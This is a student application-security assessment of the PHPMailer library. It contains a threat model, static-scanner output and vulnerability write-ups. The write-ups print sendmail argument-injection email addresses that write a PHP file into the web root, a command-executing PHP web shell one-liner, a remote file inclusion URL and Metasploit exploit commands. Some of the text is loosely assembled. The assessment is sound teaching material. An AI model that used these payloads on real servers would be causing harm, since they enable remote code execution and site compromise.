CS-GY 9163 Application Security

OSS ASSESSMENT: PHP Mailer

By,
Akshay Hazare
ah4093
&
Nishtha Bhattacharjee
npb258

The link to the application:
https://github.com/PHPMailer/PHPMailer

Summary:

PHPMailer is a PHP code library that is used to send emails from a webserver and it includes a variety of functions. It can send emails safely using a PHP code and either from your own SMTP server or through any operating system configuration.

Introduction:

PHPMailer is a one of the most popular code class for sending emails. It has functions like TO, CC, BCC and Reply-to addresses. For OS environments like windows it has an integrated SMTP server to send emails without using a local mail server. It also supports attachments along with inline attachments. It supports UTF- 8 content and 8bit, binary, base64 and quoted-printable encodings. It also has various SMTP authentication like LOGIN, PLAIN, CRAM-MD5 and XOAUTH2 mechanisms over SSL and SMTP + STARTTLS transports. It can also validate emails automatically while it can display error messages in 47 languages. We are using the latest PHPMailer version 6.0.2 for assessment and this version works fine with PHP 5.5 and above. We have done an assessment on all the possible vulnerabilities that can used to exploit PHPMailer library.

Code Examination:

The Project folder has a source folder that contains 4 PHP files.


- PHPMailer.php:
  This code contain the main class PHPMailer{}. All the code arguments are passed to the functions in this file and most of the PHPMailer code depends on the function calls that are present in the script. We can also set different characteristics and properties through this function
- OAuth.php:
  This is the authentication module of the PHPMailer library.
- SMTP.php:
  It implements RFC 821 and it also provides some good utility methods for sending emails to an SMPTP Server.S
- POP3.php:
  This code is normally used for POP-SMTP before authentication.

Threat Modelling:

Threat Modelling is a common approach to analyze the security threats to an application. It makes sure that an application is built with security kept in mind from the very start. It makes it very convenient to analyze the code by prioritizing the most vulnerable section instead of reviewing the entire code.

Following are the steps for Threat Modelling:

1. DecomposetheApplication
   a) InternalDependencies
   b) External Dependencies
   c) EntryPoints
   d) Assets
   e) Trust levels
2. DetermineandrankThreats
3. Determine countermeasures and mitigation.



Internal Dependencies:

PHP Version: PHPMailer version 6.0.5 uses PHP version 5.5 and above.

Loading Classes: It is necessary to import classes for PHP mailer's script to function. There are two ways to do it and they are as follows:

. a) **Composer:** If we use Composer's autoloader feature we can save a huge amount of time on updates, dependencies and downloads. We wouldn't have to use "require" every time we want to load a class. If XOAUTH2 authentication is used, it is necessary to use composer.

. b) Using PHPMailer's autoloader: To avoid loading SMTP classes explicitly we can use PHP's autoloader using the following command:

```
require 'PHPMailerAutoload.php';
```

DNS Availability:
DNS presence is an integral part of sending emails. We need to be sure that we have our DNS up and running by trying to resolve any host name:

Example: gmail-smtp-msa.l.google.com.
If we get the IP address for the above DNS then we can say that DNS is up and running but sometimes a disabled DNS server can also respond to normal DNS search. So, to make sure that the DNS server is active, we try to ping the server using the following command:

```
ping smtp.gmail.com
```

Checking if it is an email server: We can test if it’s an email server by using Telnet Tool, if it connects then we’ve gotten the right server but if doesn’t connect then we can try different ports.

```
telnet smtp.gmail.com 587
```

Firewall Direction: When we send a request to the mail server we expect a response form the same mail server or a server related to the same company. If we receive a response from some other server that is not related to the email service provider, then there is a possibly that the mails are going through the ISP’s email servers which may cause authentication failures. So, during such times encryption is a must since the emails are going through an unwanted server.

External Dependencies:

Apart from the code itself there are many other factors that can pose a threat to the user through the application or its resources and dependencies. The main lookout will be the production environment and the requirements of the application. Such information has to be documented perfectly to achieve successful threat analysis of the application. Following is the table for the dependencies and the requirement of the application.

Dependencies	
Name	**Description**
Operating System	The application can run on UNIX, LINUX, Mac OS, Windows (Doesn't need local server)
Mail Servers	SMTP Server or Local Host
Connection Privacy	The connection between the sender and receiver servers will be over a public network.
Encryption	It can use TLS and SSL

Entry Points:

Every attacker should find an interface to interact with if he wants to tamper with the application and send harmful or undesirable data. There are many entry points in an application and we must make sure that they are kept secure to avoid any kind of security attack.

Entry Points	
Name	**Description**
HTTP Ports	Data entering the web application through an untrusted source
Hosting Browser	Malicious scripts entering through browsers and executing on the user side
Encryption	Fake SSL certificates are often used in such attacks.

Assets:

Asset is the actual target of the attacker and so your system so if your system has anything confidential then it is bound to be vulnerable to attacks without any security measures taken to protect them. Assets are normally a list of confidential information stored in the database or the data entered by the user that is passed by the application during communication. Following is the vulnerability to our application.

Assets		
Name	**Description**	**Trust Levels**
Username	The username can be leaked if application is vulnerable	Valid User
Password	The password for the account can be compromised for an unsecure application	Valid User
Body Content	The Body of the email that is sent can contain confidential information.	Valid User
Database Access	If the database contains a series of email addresses along with the confidential information of the users.	Database Administrator and Developer
Website Integrity	Website should be maintained and kept secure	Website Administrator and Developer

Trust Levels:

Every organization has different access permissions. Trust level is something similar as it gives a specific group of people permissions to access a specific asset. Different assets have different security levels and different access rights, or privileges are required to access them. Following could be the important levels needed to access the information.

Trust Levels	
Name	**Description**
A Legit User	A user who has legit credentials to access an application PHPmailer is a part of
Invalid user	A user who is attempting to login using invalid credentials
Database Admin	He has read and write access to the database
Website Admin	He can change the interface of the website
Software Developer	He has read and write access to the database and can also change the structure of the database
Web Developer	He can change the structure of website along with its security features.

Determine and rank Threats:

It is necessary to determine the possible threats to the application and the affected security aspects of the application. Following is a table regarding the different potential threats to the application.


Threat List		
Type	**Examples**	**Security compromised**
Spoofing	Illegal access using another's credentials	Authentication
DOS	Making the service temporarily unavailable	Availability
Tampering	Attempting to change data in the database	Integrity
Information Disclosure	Reading unauthorized data	Confidentiality
Repudiation	Performing illegal operations that cannot be held accountable for	Non-repudiation
Elevation of privilege	Gaining unauthorized access to compromise a system	Authorization

Vulnerability Analysis:

Since this application is purely based on PHP, we have decided to use RIPS scanner and Visual Code Grepper which is a robust static code scanner for PHP as stated in OWASP.


I'm using it on my local host using Wamp server. RIPS and Virtual Code Grepper take in files for the entire project and scans it for numerous vulnerabilities. Following are the screenshot for the vulnerability analysis for the PHPMailer library. (From Virtual Code Grepper and RIPS

Virtual Code Grepper:


VCG
File Edit View Scan Settings Help
C:\wamp64\www\PHPMailer-master
Target Files Results Summary Table

Priority	Severity	Title	Description	FileName	Line
3	Medium	Potential XSS	The application appears to reflect data to the screen with no apparent v...	C:\wamp64\www\PHPMailer-master\src\POP3.php	331
3	Medium	Potential XSS	The application appears to reflect data to the screen with no apparent v...	C:\wamp64\www\PHPMailer-master\src\POP3.php	348
3	Medium	Potential XSS	The application appears to reflect data to the screen with no apparent v...	C:\wamp64\www\PHPMailer-master\src\SMTP.php	1207
3	Medium	Application Variable Used ...	The application appears to allow the use of an unvalidated variable whe...	C:\wamp64\www\PHPMailer-master\src\PHPMailer.php	1559
3	Medium	mt_rand	The application uses pseudo-random number generation that is not cryp...	C:\wamp64\www\PHPMailer-master\src\PHPMailer.php	2421
3	Medium	Potential XSS	The application appears to reflect data to the screen with no apparent v...	C:\wamp64\www\PHPMailer-master\src\POP3.php	388
3	Medium	md5	MD5 Hashing algorithm.	C:\wamp64\www\PHPMailer-master\src\SMTP.php	571
3	Medium	md5	MD5 Hashing algorithm.	C:\wamp64\www\PHPMailer-master\src\SMTP.php	579
3	Medium	md5	MD5 Hashing algorithm.	C:\wamp64\www\PHPMailer-master\src\SMTP.php	558
3	Medium	Potential XSS	The application appears to reflect data to the screen with no apparent v...	C:\wamp64\www\PHPMailer-master\src\SMTP.php	119
3	Medium	Potential XSS	The application appears to reflect data to the screen with no apparent v...	C:\wamp64\www\PHPMailer-master\src\SMTP.php	241
3	Medium	Potential XSS	The application appears to reflect data to the screen with no apparent v...	C:\wamp64\www\PHPMailer-master\get_oauth_token....	143
3	Medium	Application Variable Used ...	The application appears to allow the use of an unvalidated variable whe...	C:\wamp64\www\PHPMailer-master\src\PHPMailer.php	1536
3	Medium	Potential XSS	The application appears to reflect data to the screen with no apparent v...	C:\wamp64\www\PHPMailer-master\src\PHPMailer.php	367
3	Medium	Potential XSS	The application appears to reflect data to the screen with no apparent v...	C:\wamp64\www\PHPMailer-master\src\PHPMailer.php	795
3	Medium	Potential XSS	The application appears to reflect data to the screen with no apparent v...	C:\wamp64\www\PHPMailer-master\src\PHPMailer.php	730
4	Standard	preg_replace	This function will evaluate PHP code. It is dangerous when used with u...	C:\wamp64\www\PHPMailer-master\src\PHPMailer.php	3805
4	Standard	preg_replace	This function will evaluate PHP code. It is dangerous when used with u...	C:\wamp64\www\PHPMailer-master\src\PHPMailer.php	4171
4	Standard	preg_replace	This function will evaluate PHP code. It is dangerous when used with u...	C:\wamp64\www\PHPMailer-master\src\PHPMailer.php	3754

RIPS Scanner



```
Result
Code Execution:            15
Command Execution:         2
Protocol Injection:        6
File Disclosure:           5
File Inclusion:            2
File Manipulation:         13
Cross-Site Scripting:      16
HTTP Response Splitting:   1
Possible Flow Control:     3
Reflection Injection:      8
Sum:                       71

Scanned files:             53
Include success:           0/1 (0%)
Considered sinks:          298
User-defined functions:    214
Unique sources:            8
Sensitive sinks:           73
```

There are numerous vulnerabilities in PHPMailer v6.0.2 as mentioned above.

- Code execution
- Command Execution
- Protocol Injection
- File Disclosure
- File Inclusion
- File Manipulation
- XSS
- HTTP Response Splitting
- Possible Flow Control
- Reflection Injection

VULNERABILTILES:

ROBOT:


A vulnerability called ROBOT, first identified in 1998, has resurfaced. ROBOT, which stands for Return of Bleichenbacher's Oracle Threat, was named after Daniel Bleichenbacher, the researcher who originally discovered it almost two decades ago. Impacted are leading websites ranging from Facebook to Paypal, which are vulnerable to attackers that could decrypt encrypted data and sign communications using the sites own private encryption key. The vulnerability is found in the transport layer security protocol used for Web encryption. A successful attack could allow an attacker to passively record traffic and later decrypt it or open the door for a man-in-the-middle attack, according to researchers.

PHPMailer is prone to a remote code execution vulnerability. A remote, unauthenticated attacker could exploit this vulnerability by sending crafted requests to the target server. A Successful exploitation of this vulnerability could allow the attacker to execute arbitrary code in the context of the web server user and remotely compromise the target web application.

Code Execution Vulnerability:

When sending an email with PHPMailer, the normal process is,
1) PHPMailer gets user requests
2) PHPMailer validates the user supplied data
3) PHPMailer sends the data to the PHP mail() function to send the email.


In the validation stage, PHPMailer validates the user supplied data, as shown in the code below.



```
    public function setFrom($address, $name = '', $auto = true)
    {
        $address = trim($address);
        $name = trim(preg_replace('/[\r\n]+/', '', $name)); //Strip breaks and trim
        // Don't validate now addresses with IDN. Will be done in send().
        if (($pos = strrpos($address, '@')) === false or
            (!$this->has8bitChars(substr($address, ++$pos)) or !$this->idnSupported())
and
            !$this->validateAddress($address)) {
            $error_message = $this->lang('invalid_address') . " (setFrom) $address";
            $this->setError($error_message);
            $this->edebug($error_message);
            if ($this->exceptions) {
                throw new phpmailerException($error_message);
            }
            return false;
        }
        $this->From = $address;
        $this->FromName = $name;
        if ($auto) {
            if (empty($this->Sender)) {
                $this->Sender = $address;
            }
        }
        return true;
    }
```


For example, the $address with value “attacker -InjectedParam @example.com” will be rejected. But these methods follow RFC3696, which means the email address can contain spaces when quoted with “"”, so an $address with value “"attacker -InjectedParam"@example.com” will pass through the filter.

After the validation stage, PHPMailer will send the email elements, such as receiver address, subject, body, header, and sender address to the PHP mail() function to send the email. The code is shown below.The issue here is that PHPMailer doesn’t sterilize these email values before sending them to the mail() function.It just returns the



```
$result = $this->mailPassthru($toAddr, $this->Subject, $body, $header, $params);
```

and then sends the $result to the mail() function with the same set of parameters. This issue enables the subsequent attacks.For example, when sending the request with email address:



"attacker -InjectedParam"@example.com

The mail() function will execute /usr/bin/sendmail with 4 arguments, “/usr/bin/sendmail”, “-t”, “-i” and “-fattacker -InjectedParam@example.com”.However, an attacker could break the fourth argument by injecting a parameter with “\"”. For example, using the email address:

```
attacker \" -InjectedParam1 -InjectedParam2"@example.com
```

The attach can be reproduced by building a web server and then send an email with a malicious email address to execute sendmail arguments, such as:

```
"attacker\" -oQ/tmp -X/www/test.php  some"@example.com
```


The PHP code can then be added to the Name or Message part of the string. For example, `<?php if(isset($_REQUEST['cmd'])){   $cmd = ($_REQUEST["cmd"]);   system($cmd);   echo "$cmd";   die; } ?>`.

All users of PHPMailer should upgrade to the latest version immediately. Additionally, organizations that have deployed Fortinet IPS solutions are already protected from this vulnerability with the signature **PHPMailer.Remote.Code.Execution.**

File Inclusion Vulnerability:

A file inclusion vulnerability is a type of vulnerability that is most commonly found to affect web applications that rely on a scripting run time. This issue is caused when an application builds a path to executable code using an attacker-controlled variable in a way that allows the attacker to control which file is executed at run time.

PHP Classifieds could allow a remote attacker to include arbitrary files. A remote attacker could send a specially-crafted URL request to the class.phpmailer.php script using the lang path parameter to specify a malicious file from a remote system, which could allow the attacker to execute arbitrary code on the vulnerable Web server.




```
[x]bug heRe:
 function SetLanguage($lang_type, $lang_path = "tools/phpmailer/language/") {
        //echo $lang_path.'phpmailer.lang-'.$lang_type.'.php';
        if(file_exists($lang_path.'phpmailer.lang-'.$lang_type.'.php'))
            include($lang_path.'phpmailer.lang-'.$lang_type.'.php');
        else if(file_exists($lang_path.'phpmailer.lang-en.php'))
            include($lang_path.'phpmailer.lang-en.php');
        else
    }
=====================================================================================

=================================================================
[x]expL0iT:
http://[site]/classifieds/tools/phpmailer/class.phpmailer.php?lang_path=[EV!L]
```

This kind of vulnerability are due to ‘include’ and ‘require’ statements. If common variables like $file are not sanitized, then any PHP function can be included which can be harmful.

Using S/Mime to secure incoming/outgoing emails:

S/MIME (like PGP) is a very good tool to use for end-to-end secured email. It can be used with php mailer. Some of the steps are attached in the screenshot below:



```
openssl pkcs12 -in xxx.pfx -out yyy.pem
public   $sign_cert_file = '';
public   $sign_key_file  = '';
public   $sign_key_pass  = '';

if (@openssl_pkcs7_sign($file, $signed, "file://".$this->sign_cert_file, array("file://".$this->sign_key_file, $this->sign_key_pass), null)) {

and change it to

if (@openssl_pkcs7_sign($file, $signed, file_get_contents($this->sign_cert_file), array(file_get_contents($this->sign_key_file), $this->sign_key_pass), null)){


$file = tempnam('', 'mail');
...
$signed = tempnam("", "signed");

and they became...

$file = tempnam('./tmp/', 'mail');
...
$signed = tempnam("./tmp/", "signed");


now you just need to add a few extra commands to the php mailer class when you actually send a mail. below is the code of a very simple email test and the three lines I have added to use the
certificate file are marked by comments and appear just before the actual sending:

require("class.phpmailer.php");
$mail = new PHPMailer();
$mail->IsMail();

$mail->AddAddress("email@example.com");
$mail->Subject = "Test 1";
$mail->Body = "Test 1 of PHPMailer.";

// CUSTOMISED SIGN EMAIL : START
$mail->sign_cert_file="/xxx/key.pem";
$mail->sign_key_file="/xxx/key.pem";
$mail->sign_key_pass="yyy";
// CUSTOMISED SIGN EMAIL : END

$mail->Send(); // Send encrypted email!
```

S/MIME ends up nearly crippling the company's normal e-mail functionality. S/MIME involves encryption, and when you encrypt e-mail, it is no longer searchable. At the very least, users can no longer retrieve past e-mails based upon message text keyword searches, although the e-mail subject line and some other information, such as file attachment name, may remain visible.


The S/MIME plugin in versions of PHP mailer allows remote attackers to execute arbitrary commands via shell metacharacters in the cert parameter. Using S/mime, if we store the private keys on the gateway then it must be decrypted first. This step occurs before any scanning. Therefore, we are exposed to malware here. Hence, if the mail is not scanned anywhere but at the end points, such as a company's gateway, encryption will not work because of the issue discussed before and then we successfully deliver the malware. Even if there is a security provision after the gateway, it won't work.

SendMail Injection:

This application is installed with SendMail and is prone to mail relay vulnerability. Successful exploitation will allow attackers to send email messages outside of the served network. This could result in unauthorized messages being sent from the vulnerable server. It can be leveraged by an attacker to write a file with partially controlled contents to an arbitrary location through injection of arguments that are passed to the sendmail binary. This module writes a payload to the web root of the webserver before then executing it with an HTTP request. The user running PHPMailer must have write access to the specified WEB_ROOT directory and successful exploitation can take a few minutes.

The module name is exploit/multi/http/phpmailer_arg_injection

We can load the module within the application and execute the following commands:



```
msf > use exploit/multi/http/phpmailer_arg_injection
msf exploit(phpmailer_arg_injection) > show targets
      ...targets...
msf exploit(phpmailer_arg_injection) > set TARGET <target-id>
msf exploit(phpmailer_arg_injection) > show options
      ...show and set options...
msf exploit(phpmailer_arg_injection) > exploit
```

HTTP Response Splitting:

HTTP response splitting is a form of web application vulnerability, resulting from the failure of the application or its environment to properly sanitize input values. It can be used to perform cross-site scripting attacks, cross-user defacement, web cache poisoning, and similar exploits.

